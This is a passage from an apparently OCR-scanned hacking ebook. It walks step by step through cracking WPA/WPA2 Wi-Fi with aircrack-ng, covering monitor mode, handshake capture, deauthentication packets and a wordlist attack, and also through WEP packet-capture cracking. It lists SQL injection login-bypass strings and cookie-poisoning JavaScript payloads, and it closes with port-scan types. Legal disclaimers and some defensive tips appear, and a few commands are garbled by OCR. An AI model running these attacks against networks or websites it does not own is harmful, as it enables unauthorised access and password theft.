- WEP was fairly quickly found to be crack able. WEP is vulnerable because of relatively short and weak encryption. The security of the WEP algorithm can be compromised.

❖ Countermeasures For Wireless Attacks

Hide the Wireless Network : Do not broadcast the SSID of the Wireless Network. This will help you in protecting your Wireless being invisible to the people who do not know about Passive War Driving.

Use a Secured Key : You can use the WEP Key protection on your Wireless Network to protect your Wireless
Network Connection. Although this is not the ultimate security measure but will help you a lot against the Script
Kiddies who do not know how to break into the WEP Protection.

❖ WPA : Wi-Fi Protected Access

•WPA employs the Temporal Key Integrity Protocol (TKIP)—which is a safer RC4 implementation—for data encryption and either WPA Personal or WPA Enterprise for authentication.

•WPA Enterprise is a more secure robust security option but relies on the creation and more complex setup of a RADIUS server. TKIP rotates the data encryption key to prevent the vulnerabilities of WEP and, consequently, cracking attacks.

Mac Filtering : An early security solution in WLAN technology used MAC address filters: A network administrator entered a list of valid MAC addresses for the systems allowed to associate with the Wireless Access Point.

Choosing the Best Key : Always use a long WPA Key with lower as well as upper case letters including numbers and special characters.

...

20. WiFi Hacking (WPA/WPA2 & WEP)

❖ WPA/WPA2 Wi-Fi Hacking With Kali Linux & Aircrack-ng

Kali Linux can be used for many things, but it probably is best known for its ability to penetration test, or "hack," WPA and WPA2 networks. There are hundreds of Windows applications that claim they can hack WPA; don't get them! They're just scams, used by professional hackers, to lure newbie or wannabe hackers into getting hacked themselves. There is only one way that hackers get into your network, and that is with a Linux-based OS, a wireless card capable of monitor mode, and aircrack-ng or similar. Also note that, even with these tools, Wi-Fi cracking is not for beginners. Playing with it requires basic knowledge of how WPA authentication works, and moderate familiarity with Kali Linux and its tools. If you feel you have the necessary skills, let's begin...


These are things that you'll need :

- A successful install of Kali Linux (which you probably have already done).
- A wireless adapter capable of injection/monitor mode. Some computers have network cards capable of this from the factory.
- A wordlist to attempt to "crack" the password once it has been captured
- Time and patients

If you have these then roll up your sleeves and let's see how secure your network is!

Important notice: Hacking into anyone's Wi-Fi without permission is considered an illegal act or crime in most countries. We are performing this tutorial for the sake of penetration testing, hacking to become more secure, and are using our own test network and router.

Step 1 : Start Kali Linux and login, preferably as root.




Step 2 : Plugin your injection-capable wireless adapter, (Unless your native computer wireless card supports it). If you're using Kali in VMware, then you might have to connect the card.

Step 3 : Disconnect from all wireless networks, open a Terminal, and type **airmon-ng**

This will list all of the wireless cards that support monitor (not injection) mode. If no cards are listed, try disconnecting and reconnecting the adapter (if you're using one) and check that it supports monitor mode. If you're not using an external adapter, and you still don't see anything listed, then your card doesn't support monitor mode, and you'll have to purchase an external one You can see here that card supports monitor mode and that it's listed as **wlan0**.

Step 4 : Type **airmon-ng start** followed by the interface name of your wireless card. mine is **wlan0**, so my command would be: **airmon-ng start wlan0**



The "(monitor mode enabled)" message means that the card has successfully been put into monitor mode. Note the name of the new monitor interface, **mon0**.

EDIT :

A bug recently discovered in Kali Linux makes airmon-ng set the channel as a fixed "**-1**" when you first enable **mon0**. If you receive this error, or simply do not want to take the chance, follow these steps after enabling **mon0 :**

Type : **ifconfig [interface of wireless card] down** and hit Enter.

Replace **[interface of wireless card]** with the name of the interface that you enabled mon0 on; probably called **wlan0**. This disables the wireless card from connecting to the


internet, allowing it to focus on monitor mode instead. After you have disabled **mon0** (completed the wireless section of the tutorial), you'll need to enable **wlan0** (or name of wireless interface), by typing :

ifconfig [interface of wireless card] up and pressing Enter.


Step 5 : Type **airodump-ng** followed by the name of the new monitor interface, which is probably**mon0**.

If you receive a "**fixed channel –1"** error, see the Edit above.

Step 6 : Airodump will now list all of the wireless networks in your area, and a lot of useful information about them. Locate your network or the network that you have permission to penetration test. Once you've spotted your network on the ever-populating list, hit **Ctrl + C**on your keyboard to stop the process. Note the channel of your target network.



Step 7 : Copy the BSSID of the target network



Now type this command :

airodump-ng -c [channel] --bssid [bssid] -w /root/Desktop/ [monitor interface]

Replace [channel] with the channel of your target network. Paste the network BSSID where [bssid] is, and replace [monitor interface] with the name of your monitor-enabled interface, (**mon0**). The "–w" and file path command specifies a place where airodump will save any intercepted 4-way handshakes (necessary to crack the password). Here we saved it to the Desktop, but you can save it anywhere.
A complete command should look similar this :

airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/ mon0

```
airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/ mon0
```

Now press enter.

Step 8 : Airodump with now monitor only the target network, allowing us to capture more specific information about it. What we're really doing now is waiting for a device to connect or reconnect to the network, forcing the router to send out the four-way handshake that we need to capture in order to crack the password.

Also, four files should show up on your desktop, this is where the handshake will be saved when captured, so don't delete them!

But we're not really going to wait for a device to connect, no, that's not what impatient hackers do. We're actually going to use another cool-tool that belongs to the aircrack suite called aireplay-ng, to speed up the process. Instead of waiting for a device to connect, hackers can use this tool to force a device to reconnect by sending deauthentication (deauth) packets to one of the networks devices, making it think that it has to reconnect with the network.

Of course, in order for this tool to work, there has to be someone else connected to the network first, so watch the airodump-ng and wait for a client to show up. It might take a long time, or it might only take a second before the first one shows. If none show up after a lengthy wait, then the network might be empty right now, or you're to far away from the network.

You can see in this picture, that a client has appeared on our network, allowing us to start the next step.

```
CH 10 ][ Elapsed: 24 s ][ 2014-06-01 14:43

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:14:BF:E0:E8:D5  -29  90      186       16    0  10  54   WPA  CCMP   PSK  pentest_router

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:14:BF:E0:E8:D5  4C:EB:42:59:DE:31   -9   54 -54      0        7
```

Step 9 : Leave **airodump-ng** running and open a second terminal. In this terminal,

type this command :

aireplay-ng –0 2 –a [router bssid] –c [client bssid] mon0


The **–0** is a short cut for the deauth mode and the **2** is the number of deauth packets to send.
-a indicates the access point/router's BSSID, replace [router bssid] with the BSSID of the target network, which in my case, is 00:14:BF:E0:E8:D5.

-c indicates the client's BSSID, the device we're trying to deauth, noted in the previous picture. Replace the [client bssid] with the BSSID of the connected client, this will be listed under "STATION."

And of course, **mon0** merely means the monitor interface, change it if yours is different. My complete command looks like this :

aireplay-ng –0 2 –a 00:14:BF:E0:E8:D5 –c 4C:EB:42:59:DE:31 mon0

Step 10 : Upon hitting Enter, you'll see aireplay-ng send the packets. If you were close enough to the target client, and the deauthentication process works, this message will appear on the airodump screen (which you left open) :



This means that the handshake has been captured, the password is in the hacker's hands, in some form or another. You can close the aireplay-ng terminal and hit **Ctrl + C** on the airodump-ng terminal to stop monitoring the network, but don't close it yet just incase you need some of the information later.

If you didn't receive the "handshake message," then something went wrong in the process of sending the packets. Unfortunately, a variety of things can go wrong. You might just be too far away, and all you need to do is move closer. The device you're attempting to deauth might not be set to automatically reconnect, in which case you'll either have to try another device, or leave airodump on indefinitely until someone or

something connects to the network. If you're *very* close to the network, you could try a WiFi spoofing tool like wifi-honey, to try to fool the device into thinking that you're the router. However, keep in mind that this requires that you be significantly closer to the device than the router itself. So unless you happen to be in your victim's house, this is not recommended.

Do note that, despite your best efforts, there are many WPA networks that simply can't be cracked by these tools. The network could be empty, or the password could be 64 characters long, etc.

Step 11 : This concludes the external part of this tutorial. From now on, the process is entirely between your computer, and those four files on your Desktop. Actually, it's the .cap one, that is important. Open a new Terminal, and type in this command :

aircrack-ng -a2 -b [router bssid] -w [path to wordlist] /root/Desktop/*.cap

-a is the method aircrack will use to crack the handshake, 2=WPA method.
-b stands for bssid, replace [router bssid] with the BSSID of the target router, mine is 00:14:BF:E0:E8:D5.
-w stands for wordlist, replace [path to wordlist] with the path to a wordlist that you have downloaded. I have a wordlist called "wpa.txt" in the root folder. **/root/Desktop/*.cap** is the path to the .cap file containing the password. The ***** means wild card in Linux, and since I'm assuming that there are no other .cap files on your Desktop, this should work fine the way it is. complete command looks like this :

aircrack-ng –a2 –b 00:14:BF:E0:E8:D5 –w /root/wpa.txt /root/Desktop/*.cap

```
aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/wpa.txt /root/Desktop/*.cap
```

Now press Enter.

Step 12 : Aircrack-ng will now launch into the process of cracking the password. However, it will only crack it if the password happens to be in the wordlist that you've selected. Sometimes, it's not. If this is the case, you can try other wordlists. If you simply cannot find the password no matter how many wordlists you try, then it appears your penetration test has failed, and the network is at least safe from basic brute-force attacks..

Cracking the password might take a long time depending on the size of the wordlist. Mine went very quickly. If the phrase is in the wordlist, then aircrack-ng will show it too you like this :

```
Opening /root/Desktop/-01.cap
Reading packets, please wait...

                                Aircrack-ng 1.2 beta3

                [00:00:00] 192 keys tested (1409.45 k/s)

                            KEY FOUND! [ notsecure ]


     Master Key     : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA
                      06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63

     Transient Key  : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3
                      86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E
                      4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A
                      90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A

     EAPOL HMAC     : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
root@kali:~#
```

The passphrase to our test-network was "notsecure," and you can see here that it was in the wordlist, and aircrack found it.

If you find the password without a decent struggle, then change your password, if it's your network. If you're penetration testing for someone, then tell them to change their password as soon as possible.

❖ WEP Wi-Fi Hacking With Kali Linux & Aircrack-ng

First of all, you should note that some of the attack process is similar to cracking the WPA and WPA2 Wi-Fi protocols. However, WEP is a different protocol altogether, so past starting the software on a wireless interface and performing the dumps, the process is a little different. In addition, you should note that we are not going to be taking advantage of a handshaking and reconnection flaw and performing a dictionary-based attack as we did with WPA. Instead, we are going to monitor wireless data and capture packets to deduce the key based on some well-known vulnerabilities.

WEP Vulnerabilities vs WPA Vulnerabilities

Before we begin the WEP cracking demonstration, you should have a general understanding of the protocol, its vulnerabilities, and how they differ from WPA and WPA2. First off, you should understand that WEP is a security protocol that uses RC4 security which is a type of stream cipher. The cipher uses a short key to generate a 'random' key stream, but this technology has been exploited for years.

There are several ways that WEP vulnerabilities can be exploited. One way that it is commonly attacked is by comparing two streams that used cipher-texts with identical key streams. By using an XOR operation (Exclusive Or) on the data, the protocol can be reverse engineered.

One of the fatal flaws in the protocol revolve around the CRC-32 checksum that is used to ensure that data hasn't been changed in transit – otherwise known as an integrity check. By changing the bits and editing the checksum to a valid permutation, it is possible to fool the RC4 stream data into appearing valid. However, this is just the tip of the iceberg regarding WEP vulnerabilities, and you should know that these security flaws give rise to both *passive* and *active* attacks.

Conversely, WPA suffers from a security vulnerability related to TKIP (Temporal Key Integrity Protocol). These flaws make WPA and WPA2 vulnerable to packet spoofing, decryption, and brute force attacks. While the underlying mechanics of WEP and WPA are very different, you'll find that you can crack either protocol in a matter of minutes (usually) by using the aircrack-ng software on Kali.

One of the key differences between our attacks is how we attack the protocol. In the WPA and WPA2 tutorial, we used a dictionary of passwords to find the key. This time, however, we are going to be intercepting wireless packets out of the air with aircrack-ng (though there are many other types of packet sniffers) to discover the key data.

Attack Types

Passive attacks are facilitated by a wiretapping technique that allows an attacker to intercept wireless communications until they spot an ICV collision. Then, the attacker can use software to deduce the contents of the data. Because of the flaws in the RC4 algorithm, an attacker can relatively easily gather data and cross-check that data to decrypt messages and even gain network access.

Conversely, and active attack can be used when an attacker already knows the plaintext data for an encrypted message. Then, the attacker can manually craft additional encrypted packets to fool the WEP device. Because they know how to manipulate the hashing algorithm, they can fool the integrity checks, causing the WEP device to erroneously accept the packets as valid data. This is a type ofinjection attack, and they are surprisingly easy to carry out.

Getting Started

Before you begin, you are going to need several things to build an environment where you can begin hacking. As always, you should know that you don't have the legal right to misuse this information in public to attack real-life networks, so you should only attempt this exploit in the privacy of your home network. You are going to need the following five items before we can begin :

1. A computer system running Kali Linux
2. A wireless router using WEP that *you own and control*
3. The aircrack-ng software
4. A wireless interface that can be run in monitor mode to collect packets

Another wireless host connected to the router

Step 1

Make sure your wireless card is seen in your Kali Linux system. You can run the**ifconfig** command to look for wireless interfaces. You should see an Ethernet and loopback interface, but we are interested in the interface that starts with a 'w.' Likely, the wireless interface you want to use will be **wlan0** unless you have multiple wireless cards.

Step 2

Next, we are going to use **aircrack-ng** to put your wireless interface into monitor mode, which will allow it to monitor and capture wireless frames from other devices to facilitate the attack. You will need to run the following command :


aircrack-ng start wlan0

Note that you may have a wireless interface with a different name. If your interface's name is **wlan1** or it has a different name, append it to the end of the command. Make special note of the output, because it will create a listening interface, likely named **mon0**.

Step 3

Then we will start using the dump command to grab packets from other wireless devices, and the software will be able to make calculations and comparisons among the data to break the insecure WEP protocol. Enter the following command :

airodump-ng mon0



Step 4

Now it is time to tell your wireless interface to start storing captured wireless data based on the network of your choosing. Remember to plug in three key pieces of information from the previous output into the following command :

airodump-ng –w [ESSID] –c [Channel] –bssid [BSSID] mon0


More specifically, you will need to plug in the ESSID, the channel number (CH), and the BSSID. By now your wireless interface should be capturing wireless frames, but you are going to need to store them in a local file. You will want to have at least 10,000 packets before you move on to the remaining steps. Use the following command to write your data to a file on your hard drive :

airodump-ng mon0 –[file-name]

Step 5

Last but not least, you are going to need to do the most important step of the process by actually using the captured data from the WEP device. Issue the following command :

aircrack-ng [file-name].cap



If all goes according to plan, you should be able to break the WEP system. However, if the command fails, you will want to wait until your wireless card captures more data. Give it time to capture 15,000 packets and then try again.

Caveats and Differences from WPA

You'll probably note that the attack procedure has fewer steps than the WPA/WPA2 attack procedure. While it may seem simpler on the surface, you should know that the WEP attack process revolves around capturing data transmitted by other wireless hosts. If there is only one host connected to the network or hosts aren't sending much data, it will take longer to gather enough data for the attack to work. On the other hand, the WPA/WPA2 attack centered around using a dictionary of passwords after forcing a host to reconnect.

...

21. Website Hacking

Gone are the days when website hacking was a sophisticated art. Today any body can access through the Internet and start hacking your website. All that is needed is doing a search on google with keywords like "how to hack website", "hack into a website", "Hacking a website" etc. The following article is not an effort to teach you website hacking, but it has more to do with raising awareness on some common website hacking methods.

The SQL Injection :

SQL Injection involves entering SQL code into web forms, eg. login fields, or into the browser address field, to access and manipulate the database behind the site, system or application.

When you enter text in the Username and Password fields of a login screen, the data you input is typically inserted into an SQL command. This command checks the data you've entered against the relevant table in the database. If your input matches table/row data, you're granted access (in the case of a login screen). If not, you're knocked back out.

In its simplest form, this is how the SQL Injection works. It's impossible to explain this without reverting to code for just a moment. Don't worry, it will all be over soon.

Suppose we enter the following string in a User name field : **' OR 1=1 —**

The authorization SQL query that is run by the server, the command which must be satisfied to allow access, will be something along the lines of :

SELECT * FROM users WHERE username = 'USRTEXT '

AND password = 'PASSTEXT'

...where USRTEXT and PASSTEXT are what the user enters in the login fields of the web form.

So entering `OR 1=1 — as your username, could result in the following actually being run :

SELECT * FROM users WHERE username = " OR 1=1 — 'AND password = "

Two things you need to know about this :

[‘] closes the [user-name] text field.


‘ ‘ is the SQL convention for Commenting code, and everything after Comment is ignored. So the actual routine now becomes :

SELECT * FROM users WHERE user name = ” OR 1=1

1 is always equal to 1, last time I checked. So the authorization routine is now validated, and we are ushered in the front door to wreck havoc.
Let’s hope you got the gist of that, and move briskly on.

Brilliant! I’m gonna go to Hack a Bank!

Slow down, Cowboy. This half-cooked method won’t beat the systems they have in place up at Citibank, evidently.



But the process does serve to illustrate just what SQL Injection is all about — injecting code to manipulate a routine via a form, or indeed via the URL. In terms of login bypass via Injection, the hoary old ‘ OR 1=1 is just one option. If a hacker thinks a site is vulnerable, there are cheat-sheets all over the web for login strings which can gain access to weak systems. Here are a couple more common strings which are used to dupe SQL validation routines :

username field examples :

admin’—
‘) or (‘a’=’a
”) or (“a”=”a
hi” or “a”=”a


and so on...

Cross Site Scripting (XSS) :

Cross-site scripting or XSS is a threat to a website's security. It is the most common and popular hacking a website to gain access information from a user on a website. There are hackers with malicious objectives that utilize this to attack certain websites on the Internet. But mostly good hackers do this to find security holes for websites and help them find solutions. Cross-site scripting is a security loophole on a website that is hard to detect and stop, making the site vulnerable to attacks from malicious hackers. This security threat leaves the site and its users open to identity theft, financial theft and data theft. It would be advantageous for website owners to understand how cross-site scripting works and how it can affect them and their users so they could place the necessary security systems to block cross-site scripting on their website.

(For More About XSS Read Article 13. Cross Site Scripting)

Denial Of Service (DDOS Attack) :



A denial of service attack (DOS) is an attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the resources, so that no one can access it.this is not actually hacking a webite but it is used to take down a website.

If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine to accomplish a denial of service attack,this one of the most used method for website hacking..

Cookie Poisoning :

Well, for a starters i can begin with saying that Cookie Poisoning is alot like SQL Injection
Both have 'OR'1'='1 or maybe '1'='1′
But in cookie poisoning you begin with alerting your cookies
Javascript:alert(document.cookie)
Then you will perharps see "username=vipul" and "password=thehackingsage"
in this case the cookie poisoning could be:
Javascript:void(document.cookie="username='OR'1'='1″);
void(document.cookie="password='OR'1'='1″);
It is also many versions of this kind… like for example
'
'1'='1′
'OR'1'='1
'OR'1'='1'OR'
and so on…

You may have to try 13 things before you get it completely right…

Password Cracking :

Hashed strings can often be deciphered through 'brute forcing'. Bad news, eh? Yes, and particularly if your encrypted passwords/usernames are floating around in an unprotected file somewhere, and some Google hacker comes across it.

You might think that just because your password now looks something like XWE42GH64223JHTF6533H in one of those files, it means that it can't be cracked? Wrong. Tools are freely available which will decipher a certain proportion of hashed and similarly encoded passwords.

A Few Defensive Measures :

- If you utilize a web content management system, subscribe to the development blog. Update to new versions soon as possible.
- Update all 3rd party modules as a matter of course — any modules incorporating web forms or enabling member file uploads are a potential threat. Module vulnerabilities can offer access to your full database.
- Harden your Web CMS or publishing platform. For example, if you use WordPress, use this guide as a reference.
- If you have an admin login page for your custom built CMS, why not call it 'Flowers.php' or something, instead of "AdminLogin.php" etc.?
- Enter some confusing data into your login fields like the sample Injection strings shown above, and any else which you think might confuse the server. If you get an unusual error message disclosing server-generated code then this may betray vulnerability.
- Do a few Google hacks on your name and your website. Just in case…
- When in doubt, pull the yellow cable out! It won't do you any good, but hey, it rhymes..

…

22. Linux Hacking

Linux is fast emerging as an affordable yet available operating system. As the popularity is growing so is the attention of players with malicious intent to break in to the systems.

Why Linux ?

- Majority of servers around the globe are running on Linux / Unix-like platforms
- Easy to get and Easy on pocket
- There are many types of Linux -Distributions /Distros / Flavors such as Red Hat, Mandrake, Yellow Dog, Debian etc.
- Source code is available
- Easy to modify.
- Easy to develop a program on Linux.

Linux is an operating system that can be downloaded free and "belongs" to an entire community of developers, not one corporate entity. With more and more people looking for an alternative to Windows, Linux has recently grown in popularity and is quickly becoming a favorite among major corporations and curious desktop users. Not only does it give users a choice of operating systems, it also proves itself valuable with its power, flexibility, and reliability.

Linux supports most of the major protocols, and quite a few of the minor ones. Support for Internet, Novell, Windows, and Appletalk networking have been part of the Linux kernel for some time now. With support for Simple Network Management Protocol and other services (such as Domain Name Service), Linux is also well suited to serving largenetworks. Since Linux was developed by a team of programmers over the Internet, its networking features were given high priority. Linux is capable of acting as client and/or server to any of the popular operating systems in use today, and is quite capable of being used to run Internet Service Providers.

Linux is an implementation of the UNIX design philosophy, which means that it is a multi-user system. This has numerous advantages, even for a system where only one or two people will be using it. Security, which is necessary for protection of sensitive information, is built into Linux at selectable levels. More importantly, the system is designed to multi-task. Whether one user is running several programs or several users are running one program, Linux is capable of managing the traffic.
Another huge advantage of an open system is a large number of software authors and beta testers. This makes the software testing and refinement process faster and better. Because there is not a lot of commercial software for Linux, most software written for Linux is written because the authors want to do it and there need be no compromise of quality.

Linux is "Free" in two senses. In one sense, the Linux consumer is free to modify the system and do anything he or she wishes with it. In another sense, acquiring Linux does not necessarily require any cash outlay at all.

There are two very popular methods for acquiring and distributing Linux: FTP and CD-ROM. Most of the major Linux distributions (Red Hat, Debian, Slackware, Caldera) are available for free download from several popular sites. Though time consuming, it does not cost anything beyond connection charges.

Linux is one of the more stable operating systems available today. This is due in large part to the fact that Linux was written by programmers who were writing for other programmers and not for the corporate system. There are currently two mature program packaging standards in the Linux world - SuSE and Mandrake. Debian and Red Hat each have their own packaging systems; both will check dependencies, both can upgrade an entire running system without a reboot. This makes it easy to upgrade parts or all of a system, as well as add new software, or remove unwanted software.

❖ Scanning Networks

- Once the IP address of a target system is known, an attacker can begin the process of port scanning, looking for holes in the system through which the attacker can gain access.
- A typical system has 2^16 -1 port numbers and one TCP port and one UDP port for each number.
- Each one of these ports are a potential way into the system.
- The most popular Scanning tool for Linux is Nmap.

Scanning helps one to know what services are running on a machine. This will show the open ports on which services are listening for connections. Once the targets are identified, an intruder is able to scan for listening ports.

Port scanning is the process of connecting to TCP and UDP ports on the target system to determine what services are running or in a listening state. Identifying listening ports is essential to determine the type of operating system and application in use on the system.

❖ Types Of Port Scanning

1. **TCP Connect Scan :** This type of scan connects to the target port and completes a full three-way handshake (SYN, SYN/ACK and ACK).

2. **TCP SYN Scan :** This is also called half-open scanning because it does not complete the three-way handshake, rather a SYN packet is sent and upon receiving a SYN/ACK packet it is determined that the target machines port is in a listening state and if an RST/ACK packet is received , it indicates that the port is not listening.

3. **TCP FIN Scan :** This technique sends a FIN packet to the target port and based on RFC 793 the target system should send back an RST for all closed ports.

4. **TCP Xmas Tree Scan :** This technique sends a FIN, URG and PUSH packet to the target port and based on RFC 793 the target system should send back an RST for all closed ports.

5. **TCP Null Scan :** This technique turns off all flags and based on RFC 793, the target system should send back an RST for all closed ports.

6. **TCP ACK Scan :** This technique is used to map out firewall rule sets. It can help determine if the firewall is a simple packet filter allowing only established connections or a stateful firewall performing advance packet filtering.

7. **TCP Windows Scan :** This type of scan can detect both filtered and non-filtered ports on some systems due to anomaly in the way TCP windows size is reported.

8. **TCP RPC Scan :** This technique is specific to UNIX systems and is used to detect and identify Remote Procedure Call (RPC) ports and their associated program and version number.

